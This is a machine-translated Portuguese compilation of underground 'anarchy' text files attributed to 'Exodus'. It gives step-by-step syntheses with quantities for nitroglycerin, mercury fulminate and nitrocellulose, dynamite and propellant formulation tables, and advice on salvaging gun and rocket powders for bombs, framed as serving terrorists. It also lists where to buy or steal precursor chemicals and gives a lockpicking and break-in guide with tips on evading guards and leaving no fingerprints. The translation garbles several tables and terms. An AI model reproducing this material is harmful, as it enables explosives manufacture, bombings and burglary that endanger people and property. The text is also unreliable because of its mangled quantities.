densidade de carga de 1 «0.

Extra-Dynamite:

FORMULA 1

FÓRMULA 2

71% de nitroglicerina

62% de nitrato de amónio

23% de nitrato de amónio

25% de nitroglicerina

4% Collodion

12% de carvão vegetal

2% de carvão vegetal

1% Collodion

Descrição:

Este material é friável e de plástico entre os dedos. Este material pode ser detonado com qualquer cápsula fulminante.

Tabela de Fórmulas Dynamite:

INGREDIENTE

FORÇA

15%

20%

25%

30%

35%

40%

45%

50%

55%

60%

Nitroglicerina

15%

20%

25%

30%

35%

40%

45%

50%

55%

60%

Material combustível

20%

19%

18%

17%

16%

15%

14%

14%

15%

16%

Nitrato de sódio

64%

60%

56%
52%
48%
44%
40%
35%
29%
23%
Carbonato de cálcio ou de magnésio 1%
1%
1%
1%
1%
1%
1%
1%
1%
1%
1%

Tabela de mais Dynamite Fórmulas:

INGREDIENTE

FORÇA

ORDINÁRIA

Congelação baixo

30%
35%
40%
50%
60%
30%
35%
40%
50%
60%
Nitroglicerina
15%
20%
22%
27%
35%
13%
17%
17%
21%
27%

Compostos Nitrosubstitution

0%

0%

0%

0%

0%

3%

4%

4%

5%

6%

Nitrato de amônio

15%

15%

20%

25%

30%

15%

15%

20%

25%

30%

Nitrato de sódio

51%

48%

42%

36%

24%

53%

49%

45%

36%

27%

Material combustível

18%

16%

15%

11%

10%

15%

14%

13%

12%

9%

Carbonato de cálcio ou óxido de 1% de zinco

- 1%
- 1%
- 1%
- 1%
- 1%
- 1%
- 1%
- 1%
- 1%

Mestre Tabela de Dynamites:

INGREDIENTE

FORMULA

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12

Nitrato de amônio

- 52
- 53
- 60
- 61
- 66
- 73
- 78
- 83

- 0
- 0
- 0
- 0

Nitrato de Potássio

- 21
- 0
- 0

0

0

2.8

5

7

30

«

34

0

0

Nitrato de sódio

0

12

5

3

0

0

0

0

0

0

30

«

24

«

O nitrato de bário

0

0

0

0

0

0

0

0

2

4

1

0

0

Cloreto de Na ou K

0

0

21

20

«

22

15

8

0

0

0

0

0

Oxalato de amônio Hyd

16

19

0

0

0

0

0

0

0

0

0

0

Cloreto de amônio

6

0

0

0

0

0

0

0

0

0

0

0

Cereais ou refeições de madeira

0

4

4

7

«

2

1

5

2

0

38

«

39

«

40

«

Glicerina

0

0

0

4

0

0

0

0

0

0

0

0

Passado Meal Bark Tan

0

0

0

0

0

0

0

0

40

1

0

0

Dicromato de potássio

0

0

0

0

0

0

0

0

0

0

5

5

Carbonato de Sódio

0

0

0

0

0

0

0

0

«

«

0

0

Pó de carvão

0

0

0

0

4

0

0

0

0

0

0

0

0

Nitrotoluene

0

0

6

1

0

0

0

0

0

0

0

0

0

Dinitrotoluene

0

0

0
0
0
5
0
0
0
0
0
0
0

Trinitrotolueno

0
6
0
0
0
0
0
0
0
2
0
0
0
0

Nitroglicerina

5
5
4
4
4
3.2
4
4
25
25
25
30

Todas as medidas em porcentagens

Bem, isso é tudo por agora ... HaveFun hehehehehe! USE
POR SUA CONTA E RISCO!!

EXPLOSIVOS 184.ANARCHY 'N' - Volume 5 por Exodus

Bem, não se passou muito tempo desde Volume 4 de
Explosivos Anarchy 'n'? Bem, eu finalmente cheguei a
escrever um outro volume. Este será

dedicado aos explosivos extremamente simples e mais acessível e bombas incendiárias a ser preparados em casa, ou de laboratório, dependendo da ambiente que você tem acesso ou estão acostumados.

Para mais informações e / ou comentários sobre esta série de explosivos cada vez mais populares, entre em contato comigo (eu não assinar estes "publicações") no

Velhacaria BBS em xxx-xxx-xxxx na base mensagem pública, eu deveria estar lendo alguns pedidos, se você deixá-los. E, número do volume 6

deve estar saindo mais cedo do que o tempo entre 4 e 5, mas não conte com isso.

PÓS massa:

Pós a granel são tipos de pólvora consistindo de nitrocelulose e uma mistura de outras soluções quimicamente explosivas. Estes nitrocelulose

fibras são presos juntos, mas não estão completamente colidiram. Alguns contêm pouca coisa, mas nitrocelulose, outros contêm, além de potássio e

nitrato de bário, cânfora, vaselina, parafina, fuligem, amido, dextrina, dicromato de potássio ou outro oxidante ou sais de dissuasão e

difenilamina para estabilização, e são coloridos em uma variedade de cores brilhantes por meio de corantes coltar. Três pós típicos granel são constituídas

de acordo com as fórmulas aproximadas tabelados abaixo:

Nitrocelulose

84,0

87,0

89,0

% N em nitrocelulose

13.2

12,9

12,9

O nitrato de potássio

7 «

6

6

Nitrato de bário

7 «

2.0

3.0

Amido

0.0

0.0

1.0

Petróleo

0.0

4.0

0.0

Diphenylamine

1.0

1.0

1.0

A mistura é misturada com água morna e secar cuidadosamente. Em seguida, granulado ou transformada em pó por esmagamento com um bloco de madeira e peneirados através de uma peneira de 12 mesh. O material é então armazenado num recipiente resistente à humidade para uso imediato ou futuro.

Fulminato de mercúrio:

Mercury fulminar é um explosivo iniciador, geralmente aparecendo como cristais brancos ou cinza. É extremamente sensível a iniciação pelo calor, atrito

faísca ou chama, e impacto. Ele detona quando iniciado por qualquer destes meios. Ele é pressionado em recipientes, geralmente de 3000 psi, para uso em

detonadores e detonadores. No entanto, quando são comprimidas em maior e uma maior pressão (até 30.000 psi), torna-se "pressionado morto." Em

Nessa condição, ele só pode ser detonada por um outro agente detonante inicial. Mercury fulminar gradualmente se torna inerte quando armazenado de forma contínua

Página 195

acima de 100 ° F. Um produto de cor escura de deterioração dá evidência deste efeito. Mercúrio exfulminate é armazenado subaquático excepto quando

existe o perigo de congelamento. Em seguida, é armazenado sob uma mistura de água e álcool.

Preparação de fulminato de mercúrio. Cinco gramas de mercúrio é adicionado Ext 55 cc. de ácido nítrico (gravidade específica 1,42) em 100 cc. Erlenmeyer

e a mistura é deixada em repouso, sem agitação, até o mercúrio tenha ido para a solução. O ácido líquido é então vertida em 50 cc. de 90%

álcool em um 500 cc. proveta no capô. A temperatura dos aumentos de mistura, uma reação vigorosa começa, fumos brancos saí, e

cdato bstals de fulminar em breve começar a precipitar. Fumos vermelhos aparecem e a precipitação do Fulminato torna-se mais rápida e, em seguida branco

fumos novamente como os moderados de reação. Após cerca de 20 minutos, a reacção é mais, a água é adicionada, e as bstals CDATA são lavadas com

água repetidamente por decantação até que as águas de lavagem não são mais ácido para tornesol. O produto consiste em bstals cdata cinzento-amarelo, e

corresponde a um bom grau de fulminar comercial. Ele pode ser obtido completamente branco e puro por dissolução em água-forte amoníaco

filtragem e reprecipitação por adição de ácido acético a 30%. O Fulminato puro é separado por filtração, lavado várias vezes com água fria, e

armazenadas debaixo de água, ou, se uma quantidade muito pequena é desejada para fins experimentais, seca-se num exsiccador.

Amatol:

Descrição: amatol é um alto explosivo, branco para lustre na cor. É uma mistura de nitrato de amónio e TNT, com uma eficácia relativa ligeiramente

mais elevada do que a TNT sozinho. Composições comuns variam de 80% de nitrato de amónio e 20% de nitrato de amónio TNT 40% e 60% de TNT.

Amatol é usado como a principal carga de rebentamento de granadas de artilharia e bombas. Amatol absorve a umidade e podem formar combinações perigosas com

cobre e latão. Portanto, não deve ser alojados em recipientes de tais metais.

PÓS Preto:

Pó preto queimar rapidamente ou muito lentamente, dependendo da composição de uma tal mistura, no entanto, estes pós para produzir fumo,

muitas vezes grandes quantidades, e é muito útil em aplicações onde a fumaça não é problema. Ele é a melhor para a comunicação de incêndio e para a produção de um

rápida, chama quente. Pó preto é usado em ambas as acusações propulsor para conchas estilhaços, em saudando e encargos de incêndio em branco, já que a carga de rebentamento

da prática de conchas e bombas, como uma carga propulsora em certas peças pirotécnicas, e, com ou sem a mistura de outras substâncias que modificam a taxa de queima, nos anéis de tempo de comboio e em outras partes das mechas. Abaixo está uma lista de pós negros e seus composições.

Nome

Salitre

(Brown) Carvão

Enxofre

Inglaterra

79

(18)

3

Inglaterra

77,4

(17.6)

5

Alemanha

78

(19)

3

Alemanha

80

(20)

0

França

78

(19)

3

Forte

72

15

13

Lente

40

30

30

Ordinaire

62

18

20

185.Explosives e propelentes de Êxodo

Quase toda a cidade ou aldeia de tamanho razoável tem uma loja de armas e um ou mais farmácias. Estes são dois dos lugares que potenciais terroristas

visitar a fim de comprar material explosivo. Tudo o que tem a fazer é saber algo sobre os fins não explosivos dos materiais. Preto

em pó, por exemplo, é utilizado em armas de fogo blackpowder. Ele vem em diferentes "graus", com cada grau diferente de ser um formato ligeiramente diferente.

O grau de pó preto depende do que o calibre da arma que é usada em; uma multa grau de pó pode queimar muito rápido na direção errada

arma calibre. A regra é: quanto menor for a qualidade, mais rápida será a velocidade de combustão do pó.

Pó preto

Pó preto é geralmente disponíveis em três classes. Como afirmado anteriormente, o menor grau, o mais rapidamente as queimaduras pó. Queime taxa é

extremamente importante em bombas. Uma vez que uma explosão é um rápido aumento do volume de gás num ambiente confinado, para fazer uma explosão, uma rápida

pó queima é desejável. Os três tipos comuns de pó preto são listados a seguir, juntamente com a largura do furo usual (calibre) de que

eles são usados dentro Geralmente, o pó mais rápido queima, o grau de FFF é desejável. No entanto, os outros tipos e usos estão listados abaixo:

GRADE

WIDTH BORE

EXEMPLO DE ARMA

F

«0 ou maior

Canhão modelo, alguns Rifles

FF

0,36 - «0

Grandes Pistols, pequenas Rifles

FFF

0,36 ou menor

Pistolas; Derringers

A FFF grau é a queima mais rápido, porque o grau menor tem mais área de superfície ou superfície queima expostos a frente da chama. O

graus maiores também têm usos que serão discutidos mais tarde. A faixa de preço de pó preto, por libra, é cerca de US \$ 8 «0 - \$ 9,00. O preço é não afetado pela série, e assim por um salva-se tempo e trabalho se compra o grau mais fino do pó. Os principais problemas com preto pó são que ele pode ser inflamado acidentalmente pela electricidade estática, e que tem uma tendência para absorver humidade do ar. Esmagá-lo com segurança,

Página 196

uma pode-se usar uma colher de plástico e uma tigela de salada de madeira. Tomando uma pequena pilha de cada vez, ele ou ela iria aplicar pressão para o pó através da colher e esfregue-o em uma série de acidentes vasculares cerebrais ou círculos, mas não muito difícil. É bom o suficiente para usar quando se trata de tão fina como farinha. O finura, no entanto, é dependente do tipo de dispositivo que se deseja fazer, obviamente, seria impraticável para esmagar em pó suficiente para encher a 1 pé de 4 polegadas tubo de raio. Qualquer adulto pode comprar pó preto, uma vez que qualquer pessoa pode possuir armas de fogo de pólvora negra nos Estados Unidos.

Pyrodex

Pyrodex é um pó sintético que é usado como pó preto. Ele vem nas mesmas notas, mas é mais caro por quilo. No entanto, uma um recipiente quilo de Pyrodex contém mais material em volume do que um quilo de pó preto. É muito mais fácil de esmagar a uma muito fina pó do pó preto, e é consideravelmente mais seguro e mais confiável. Isso é porque ele não vai ser compensado pela eletricidade estática, como o preto pode ser, e é menos inclinado a absorver a umidade. Custa cerca de US \$ 10,00 por libra-peso. Ele pode ser esmagado, do mesmo modo como um pó branco, ou pode ser dissolvido em água a ferver e secou-se.

ROCKET PÓ DE MOTOR

Um dos passatempos mais interessantes hoje em dia é o modelo de foguetes. Estes é o maior produtor de kits de foguetes de modelo e motores. Motores de foguete

são compostos de uma única grande grão de propulsor. Este grão está rodeado por um tubo de papelão bastante pesado. Tem-se o propulsor por cortar o tubo de comprimento-sábio, e desembrulhando-o como um rolo de papel toalha. Quando isso é feito, a argila cinzenta fogo em cada extremidade do grão propelente deve ser removido. Isso geralmente é feito delicadamente com uma faca de plástico ou latão. O material é extremamente difícil, e tem de ser esmagadas para ser usado.

Agarrando o grão no cenário mais amplo em um conjunto de alicates, e colocar o grão e em pó em um saco plástico, o pó não vai quebrar

e quebrar todo. Isto deve ser feito a todos os grandes pedaços de pó, e, em seguida, devem ser esmagados como pó preto. Motores de foguete

vêm em vários tamanhos, variando de 1/4 A-2T para os motores extremamente potentes d. Quanto maior for o motor, o mais caro. Motores D vem

em pacotes de três, e custou cerca de US \$ 5,00 por pacote. Motores de foguete são, talvez, o único item mais útil vendidos em lojas de um terrorista,

uma vez que pode ser usada como é, ou pode ser por sua canibalizei pó explosivo.

RIFLE / PÓ DE ESPINGARDA

Rifle pó e espingarda em pó são a mesma coisa do ponto de vista prático. Ambos são propulsores de nitrocelulose. Eles serão

referido como pólvora em todas as referências futuras. Pólvora sem fumo é feito pela acção de ácido nítrico concentrado e ácido sulfúrico mediante

algodão ou outro material de celulose. Este material é então dissolvido por solventes e depois reformada na granulometria desejada. Quando se tratar

com pólvora sem fumaça, o tamanho de grão não é quase tão importante como a de pó preto. Tanto fumo em pó granulado grande e pequeno

queimar muito lentamente em comparação com o pó preto quando não confinada, mas quando é confinado, pólvora queima tanto mais quente e com mais gasosa

expansão, produzindo mais de pressão. Portanto, o processo de moagem que é frequentemente necessária para outros propelentes não é necessário para

fumo em pó. Pó custa cerca de US \$ 9,00 por libra-peso. Na maioria dos estados a qualquer cidadão com uma carteira de motorista válida pode comprá-lo, uma vez que existem atualmente poucas restrições sobre rifles ou espingardas em os EUA. Há agora verificações de identidade em muitos estados na compra de pó em uma loja de varejo.

Correio-encomendas não estão sujeitos a tais verificações. Rifle pó e Pyrodex pode ser adquirido pelo correio, mas cobra UPS será alto, devido a Regulamentações do DOT na embalagem.

186.Lockpicking III

por Exodus

Se torna-se necessário escolher uma fechadura para entrar um laboratório, lockpick mais eficaz do mundo é dinamite, seguido por uma marreta. Tem

Infelizmente, os problemas com o ruído e o excesso de danos estruturais com estes métodos. A próxima melhor coisa, porém, é um conjunto de profissionais lockpicks.

Estes, infelizmente, são difíceis de adquirir. Se a porta de um laboratório é fechado, mas a trava não está envolvida, então há outras possibilidades. O

regra aqui é: se se pode ver a trava, pode-se abrir a porta. Existem vários dispositivos que facilitam a libertar o trinco do seu orifício na

parede. Ferramentas dentais, fios duros (calibre 20), especialmente a partir de latas de alumínio dobrado, canivetes finas e cartões de crédito são as ferramentas do comércio. O

forma que todas essas ferramentas e dispositivos são usa é semelhante: puxar, empurrar, ou não mover a trava de seu recesso na parede, permitindo assim que o

porta abrir. Isso é feito deslizando qualquer ferramenta que você está usando para trás a trava, e forçando a trava de volta para a porta.

Fechaduras maçaneta mais modernos têm dois dedos. O dedo maior mantém a porta fechada enquanto o segundo dedo (menor) só impede o primeiro

dedo de ser pressionado quando ele (o segundo dedo) é pressionado em pelo catchplate da porta. Se você pode separar a placa de captura e

o bloqueio suficientemente longe, o segundo dedo vai escorregar para fora o suficiente para permitir que o primeiro dedo para ser deslizado.

(Illinois 2.11) ____

|} <

Small -> (|} <--- O grande (primeiro) dedo

segunda | ____} <

dedo

Alguns métodos para obter através de portas fechadas são:

Página 197

1. Another método de entrada forçada é usar um jack automóvel para forçar o marco da porta fora de forma, liberando a trava ou expô-lo

com os métodos acima. Isso é possível porque a maioria das molduras de portas são projetados com uma pequena quantidade de "dar". Basta colocar o jack em

posição horizontal em toda a estrutura nas proximidades da trava, e Jack-lo. Se a estrutura é de madeira, pode ser possível remover a tomada

depois de fechar a porta, que irá trancar a porta e deixar alguns sinais de arrombamento. Essa técnica não funciona em bloco de concreto

edifícios, e é difícil justificar uma tomada de auto para os seguranças.

2. Use uma chave de fenda ou dois para forçar a fechadura e porta distante. Enquanto segura-los, tentar deslizar o bloqueio. Chaves de fenda, enquanto que não é inteiramente inocente, é muito mais sutil do que macacos de automóveis, e muito mais rápido se eles funcionam. Se você estiver em nada sutil, eu acho um pé de cabra iria funcionar também, mas então por que se preocupar para deslizar o bloqueio em tudo?

3. Encontre um conjunto de portas duplas. Eles são particularmente fáceis de erguer além longe o suficiente para escapar.

4. If o bloqueio é por vezes acessíveis a você, enquanto aberta, "ajustar" ou substituir o catchplate para fazê-lo funcionar mais adequadamente (isto é, trabalhar para que ele permite que ambos os dedos para fora, de modo que possa ser deslizada para sempre). Se você quiser, desmontar o bloqueio e remoção de alguns dos pinos podem torná-lo muito mais fácil de escolher.

5. if, por alguma estranha razão, as dobradiças estão do seu lado (ou seja, a porta se abre para fora), retire os pinos das dobradiças, desde que não são interrompidos com

patilhas soldadas. Infelizmente, esta também carece de sutileza, apesar de sua eficácia.

6. Se a porta não pode ser deslizado e você vai querer passar regularmente, quebrar o mecanismo. O uso de uma força suficiente para fazer o primeiro dedo

recuar enquanto que o segundo dedo é recuado irá quebrar algumas fechaduras (por exemplo, os melhores fechaduras), de tal maneira que eles podem em seguida ser deslizado

trivial, mas de outra forma o trabalho de todas as formas normais. A utilização de um martelo e / ou chave de fenda é recomendada. Alguns cuidados devem ser usados não para danificar o batente da porta ao tentar isso em portas fechadas e bloqueadas, de modo a não atrair a atenção dos usuários ou proprietários ou serralheiro ou policiais exc.

7. Look em torno de mesas. As pessoas muitas vezes deixar as chaves com as coisas sensíveis neles ou em outros lugares óbvios. Especialmente chaves crítica compartilhada recursos, como salas de abastecimento, que geralmente são key-limitado, mas que todos precisam de acesso. Tire as medidas com um micrômetro, ou

fazer um rastreamento (key estava sob paperand rabiscar em cima), ou ser maçante e fazer uma impressão de cera. Seja espaços em branco para o tipo de chave (pode ser muito difícil para os melhores fechaduras, eu não vou entrar em métodos, além de dizer que, se você pode obter outras chaves feitos do mesmo em branco, você pode, muitas vezes fazer maravilhas com um pouco de criatividade) e usar um arquivo para reproduzir a chave. Usando um micrômetro funciona melhor: as chaves feitas de mic

medições são mais propensos a trabalhar de forma consistente que as chaves feitas por qualquer outro método. Se você nos traçados, é provável que tomar muitas tentativas

antes de obter uma chave que funciona de forma confiável. Além disso, se você pode "emprestar" o cilindro e desmontá-lo, os níveis de pinos podem ser obtidas e as chaves calculado.

Fechaduras 8. Simple, como mesas, pode ser pego facilmente. Muitas mesas têm três ou quatro fechaduras pino simples de apenas alguns níveis, e pode ser

consistentemente escolhido por uma pessoa paciente, em poucos minutos. Uma pequena chave de fenda e um clipe de papel irá trabalhar maravilhas nas mãos praticados.

Aplique uma leve torque para o bloqueio no sentido de abrir com a chave de fenda. Then 'libertino' os pinos com o clipe de papel. Com

prática, você vai aplicar bastante pressão com a chave de fenda que os pinos vão se alinhar corretamente (eles vão pegar no cilindro em algum lugar

entre a parte superior e inferior de seu curso normal), e uma vez que eles estão todos alinhados, uma pressão adicional sobre a chave de fenda, então, abrir o

bloquear. Isto, em conjunto com (7) pode ser muito eficaz. Isso funciona melhor com fechaduras mais velhos ou sloppily usinado que têm uma quantidade razoável de

jogar no cilindro. Mesmo fechaduras de qualidade mais velhas pode ser retirado desta maneira, se os cilindros de ter sido usado o suficiente para dar o suficiente para desempenhar

permitir pinos para travar de forma confiável. Mesmo com um bloqueio de qualidade bem usado, no entanto, que, geralmente, tem um monte * * de paciência.

Serviços 9.Custodial muitas vezes abrir tudo à vista e, em seguida, fazer pausas. Aproveite ao máximo suas oportunidades.

10.No importa o que você está fazendo, parece que pertence lá. Nada faz ninguém mais desconfiados do que alguém se escondendo sobre, obviamente,

tentando olhar discreto. Se houver vários de vocês, tem algum método aviso aparente inofensivo e normal ("Hey, idiota! O

horas são? "), de modo que eles podem obter algo suspeito guardado. Não viajar em grandes grupos de três horas. Lembre-se, mais do que um ladrão de carros

conseguiu mobilizar a ajuda de um policial em arrombar um carro. Lembre-se disso. Seguranças geralmente * como * para ajudar as pessoas. Não fazê-los

suspeito ou irritá-los. Se você se deparar com pessoas de segurança, para tentar se certificar de que não haverá qualquer furto ou arrombamentos relatou que o dia seguinte ...

11.Consider as possibilidades de chaves mestras. Muitas vezes, cada bloqueio em um edifício ou departamento terá um mestre comum (construção de chaves de entrada

são uma exceção comum). Desmontar alguns bloqueios a partir de diferentes lugares que devem ter mestres comuns, meça o diferente pin

comprimentos de cada um, e encontrar comprimentos em comum. Experimento. Em seguida, entrar nesses lugares que você está * realmente * curioso.

Chaves 12.Control são divertidas também. Estas teclas permitem que o usuário remover o núcleo do bloqueio, e geralmente são mestres. (Um par de alicates ou ferramenta semelhante pode então ser usado para abrir a fechadura, se desejado).

Escorregar um BLOQUEIO

O melhor material que temos encontrado para deslizamentos até agora é de cobre folha macia. É bastante flexível, de modo que pode ser trabalhado em ombreiras facilmente, e pode ser pré-

dobrada conforme necessário. No plano da folha, no entanto, é bastante forte, e puxa bem. Claro que, se eles são flexíveis o suficiente, cartões de crédito,

identificações estudantis, etc, funcionam muito bem em fechaduras que foram feitas slippable se o batente da porta é larga o suficiente. Maravilhosamente sutil, rápido e deliciosamente eficaz. Não saia de casa sem um.

(Illinois # 1)

A folha deve ser dobrada para produzir um L, J, ou dispositivo em forma de U que se parece com isto:

```

/ _____ |
||
||
Em forma de L ||
||
||
||
_____
```

Página 198


| _ |

(Illinois # 2)

```

/ _____ |
||
||
|| Em forma de J
||
||
|| _____
\ _____ |
```

(Illinois # 3)



Nós nos apressamos a acrescentar aqui que muitos ou a maioria das faculdades e universidades tem políticas muito rígidas sobre a posse não autorizada das chaves. No máximo, é pelo menos motivo para expulsão, mesmo sem a apresentação de acusações criminais. Não seja pego com as chaves! Os caseiros são particularmente

óbvio, como eles não têm os selos usuais e marcas que os serralheiros colocar a nome e número das chaves.]

Devemos também ressaltar que, se você fizer um incômodo de si mesmo, há várias coisas desagradáveis que podem ser feitas para pegá-lo e / ou retardá-lo

para baixo. Por exemplo, colocando mecanismos especiais no pino, fechaduras podem ser feitas para interceptar qualquer chave utilizada para abrir. Se você perder um dessa maneira, O que posso dizer? Pelo menos não deixar impressões digitais nele. Ou certificar-se de que eles são de outra pessoa. Muito mal também pode tentar os poderes que ser a repetição de chave.

187. Chemical Equivalent Lista II por Exodus

Qualquer pessoa pode obter muitos produtos químicos a partir de lojas de ferragens, supermercados e lojas de droga para obter os materiais para fazer explosivos ou outro compostos perigosos. Um aspirante a terrorista, bastaria que um vagão da estação e algum dinheiro para adquirir muitos dos produtos químicos chamados aqui.

Químico

Usados para

Disponível em

Álcool, Ethyl

Bebidas Alcoólicas

Adegas

Solventes: 95% min para ambas

Lojas de Hardware

Amônia

Amoníaco doméstico CLARO

Supermercados ou 7-Eleven
Nirate amônio
Paks Instant-frias
Farmácias
Fertilizantes
Lojas de suprimentos médicos
Óxido Nitroso
Pressurização creme do chicote
Partido lojas de alimentação
Poppers (como CO
ý
CTGs).
Cabeça Lojas
Magnésio
Firestarters
Superávit ou Camping Stores
Lecitina
Vitaminas
Farmácias ou drogarias
Óleo mineral
Cozinhar, Laxante
Supermercados ou lojas de droga
Mercúrio
Mercúrio Termômetros
Supermercados
Lojas de Hardware
Ácido sulfúrico
Baterias de carro sem carga
Lojas Automotivos
Glicerina
Farmácias ou drogarias
Enxofre
Jardinagem
Jardim ou Hardware Store
Carvão vegetal
Churrasqueiras a carvão
Supermercados
Jardinagem Lojas
Nitrato de sódio
Fertilizante
Jardinagem Lojas
Celulose (Algodão)
Primeiros Socorros
Farmácias

Lojas de suprimentos médicos
Nitrato de estrôncio
Flares estrada
Superávit ou Auto Stores
Óleo combustível
Fogões de querosene
Superávit ou Camping Stores
Gás
Fogões a gás
Excedente Camping Stores
Permanganato de potássio
Purificação de Água
Purificação Plantas
Hexamina ou Methenamine
Fogões Hexamina
Superávit ou Camping Stores

Página 199

Ácido Nítrico *
Impressão de limpeza
Impressão Lojas
Plates
Lojas fotografia
Iodo +
Desinfetante (tinture)
Farmácia, OSCO
Perclorato de sódio
Solidox Pellets
Lojas de Hardware
Tochas de corte (IMPURE)

* O ácido nítrico é muito difícil encontrar hoje em dia. Geralmente é roubado por fabricantes de bombas, ou feitas pelo processo descrito numa secção posterior. A concentração de colocação de explosivos cerca de 70% pretendido.

+ O iodo vendido em lojas de drogas não é geralmente a forma cristalina pura, que é desejado para a produção de cristais de triiodeto de amónio. Para obter o forma pura, normalmente deve ser adquirido por receita médica, mas isso pode ser caro. Mais uma vez, o roubo é o meio que os terroristas resultar em.

188.Nitroglycerin II por Exodus

A nitroglicerina é um dos explosivos mais sensíveis, se não é a mais sensível. Embora seja possível fazê-lo com segurança, é difícil. Muitos

jovem anarquista foi morto ou gravemente ferido ao tentar fazer as coisas. Quando as fábricas da Nobel fazê-lo, muitas pessoas foram mortas por

as explosões de fábrica all-to-frequentes. Geralmente, assim que ele é feito, é convertido em uma substância segura tal como dinamite. Um idiota que

tentativas de fazer nitroglicerina poderia usar o seguinte procedimento:

MATERIAL:

-

Água destilada

-

Sal de mesa

-

Bicarbonato de Sódio

-

Ácido nítrico concentrado (13 mL)

-

O ácido sulfúrico concentrado (39 mL)

-

Glicerina

EQUIPAMENTO:

-

Eye-Dropper

-

Proveta de 100 ml

-

200-300 ml Copos (2)

-

Banho de gelo Container (um balde de plástico serve bem)

-

Termômetro centígrado

-

Papel de tornassol azul

1.Coloque 150 mL de água destilada para uma das provetas de 200-300 mL.

2.In outro 200-300 ml taça, lugar de 150 ml de água destilada e cerca de uma colher de bicarbonato de sódio, e agita-se até o sódio los

bicarbonato dissolve. Não coloque muito bicarbonato de sódio na água para que algum permanece não dissolvido.

3. Create num banho de gelo em meio de enchimento do contentor de banho de gelo com gelo, e adicionando o sal de mesa. Isto fará com que o gelo derreter, baixando o global temperatura.

4. Coloque a proveta de 100 ml para o banho de gelo, e derramar a 13 mL de ácido nítrico concentrado na proveta de 100 ml. Tenha certeza de que o copo vai não derramar no banho de gelo, e que o banho de gelo não irá transbordar para o recipiente quando mais materiais são adicionados a ela. Tenha certeza de ter um suficientemente grande contentor de banho de gelo adicionar mais gelo. Traga a temperatura do ácido até cerca de 20 ° C ou menos.

5. Quando o ácido nítrico é tão fria como indicado acima, lenta e cuidadosamente adicionar a 39 mL de ácido sulfúrico concentrado para o ácido nítrico. Misture o dois ácidos juntos, e esfriar os ácidos mistos a -10 ° C. É uma boa idéia para começar um outro banho de gelo para fazer isso.

6. With a conta-gotas, lentamente colocar a glicerina em ácidos mistos, uma gota de cada vez. Segurar o termómetro ao longo da parte superior da mistura onde os ácidos mistos e glicerina encontram.

NÃO permita que a temperatura ficar acima de 30 ° centígrados

Se a temperatura subir acima desta temperatura, cuidado!

Glicerina 7. O começará imediatamente a nitrato, e a temperatura começa a subir imediatamente. Adicionar glicerina, até que haja uma camada fina de glicerina em cima dos ácidos mistos. É sempre mais segura de fazer qualquer explosivo em pequenas quantidades.

8. Stir os ácidos mistos e glicerina durante os primeiros dez minutos de nitração, a adição de gelo e de sal ao banho de gelo para manter a temperatura da solução de na proveta de 100 ml bem abaixo de 30 ° C. Normalmente, a nitroglicerina irá formar na superfície da solução de ácido misto, e o concentrado

ácido sulfúrico irá absorver a água produzida pela reacção.

9. When da reacção é longo, e quando a nitroglicerina é bem abaixo de 30 ° C, lentamente e com cuidado derramar a solução de nitroglicerina e misturado

ácido em água destilada no copo na etapa 1. A nitroglicerina deve assentar no fundo do copo, e a solução de água-ácido

na parte superior pode ser decantado e descartado. Drenar tanto da solução de ácido-água quanto possível, sem perturbar a nitroglicerina.

10. Carefully remover a nitroglicerina com um conta-gotas limpo, e colocá-lo no copo no passo 2. A solução de bicarbonato de sódio será

eliminar a maior parte do ácido, o que fará com que a nitroglicerina mais estável e menos provável a explodir por qualquer razão, o que pode fazer. Teste o

nitroglicerina com o papel decisivo até o tornassol fica azul. Repetir esta etapa, se necessário, usar novas soluções de bicarbonato de sódio como no passo 2.

Página 200

11. Quando a nitroglicerina é tão livre de ácido possível, guarde-o em um recipiente limpo em um lugar seguro. O melhor lugar para guardar a nitroglicerina é muito estar afastados de qualquer, ou de qualquer coisa de valor. A nitroglicerina pode explodir sem motivo aparente, mesmo se ele é armazenado em um ambiente seguro lugar fresco.

189. Cellulose Nitrato de Êxodo

Eu costumava fazer nitrocelulose, no entanto. Não foi guncotton série, porque eu não tinha petróleo (H_2SO_4 com dissolvido SO_3), no entanto,

funcionou. No começo eu tenho o meu H_2SO_4 a partir de uma pequena loja no centro da Filadélfia, que vendeu extintor de incêndio recargas de soda-ácido. Não só foi o ácido concentrado, barato e abundante, ele veio com carbonato suficiente para limpar. Eu gostaria de acrescentar KNO_3 e um pouco de água (OK, eu gostaria de acrescentar o ácido à

água - mas não havia tão pouca água, o que foi acrescentado ao que fez pouca diferença. Ele espirrou H_2SO_4 concentrado de qualquer forma). Posteriormente,

quando eu poderia comprar os ácidos, acredito eu usei 3 partes de H_2SO_4 para 1 parte de HNO_3 . Para o algodão, eu uso algodão ou pano de algodão.

Nitração fugitivo era comum, mas geralmente não é tão desastroso com nitrocelulose, pois é com nitroglicerina. Por alguma razão, eu tentei

lavar o pano de algodão numa solução de soda cáustica, e enxaguando-o bem, em água destilada. Eu deixei o pano seco e, em seguida, nitrados-lo. (Será que eu li isso em algum lugar?) Quando esse produto foi nitrados, eu nunca tive uma reação descontrolada. By the way, a água apaga a reação em cadeia de celulose.

O produto foi lavado cuidadosamente e deixou-se secar. É dissolvido (ou transformado em mingau) em acetona. Dissolveu-se em álcool / éter.

AVISOS

Todos os avisos habituais sobre ácidos fortes aplicar. H_2SO_4 gosta de respingos. Quando ele cai sobre a pele, que destrói o tecido - muitas vezes dolorosa. Ele dissolve todos os tipos de roupas. Nítrico destrói também a pele, tornando-amarela brilhante no processo. Nítrico é um oxidante - pode iniciar incêndios. Tanto agentes irão alegremente cego se você levá-los em seus olhos. Outras advertências também se aplicam. Não para o novato.

A nitrocelulose decompõe muito lentamente em armazenamento, se ele não está estabilizado. A decomposição é autocatalyzing, e pode resultar em espontânea

explosão se o material é mantido ao longo do tempo confinado. O processo é muito mais rápido do que o material não é bem lavado suficiente. Nitrocelulose

pós conter estabilizantes, tais como difenil amina ou etilo centralite. NÃO PERMITA QUE THESETO ENTRE EM CONTACTO com ácido nítrico!!

Uma pequena quantidade de substância ou irá capturar as pequenas quantidades de óxidos de azoto resultantes da decomposição. Eles, portanto, inibir a autocatálise. NC eventualmente irão decompor em qualquer caso.

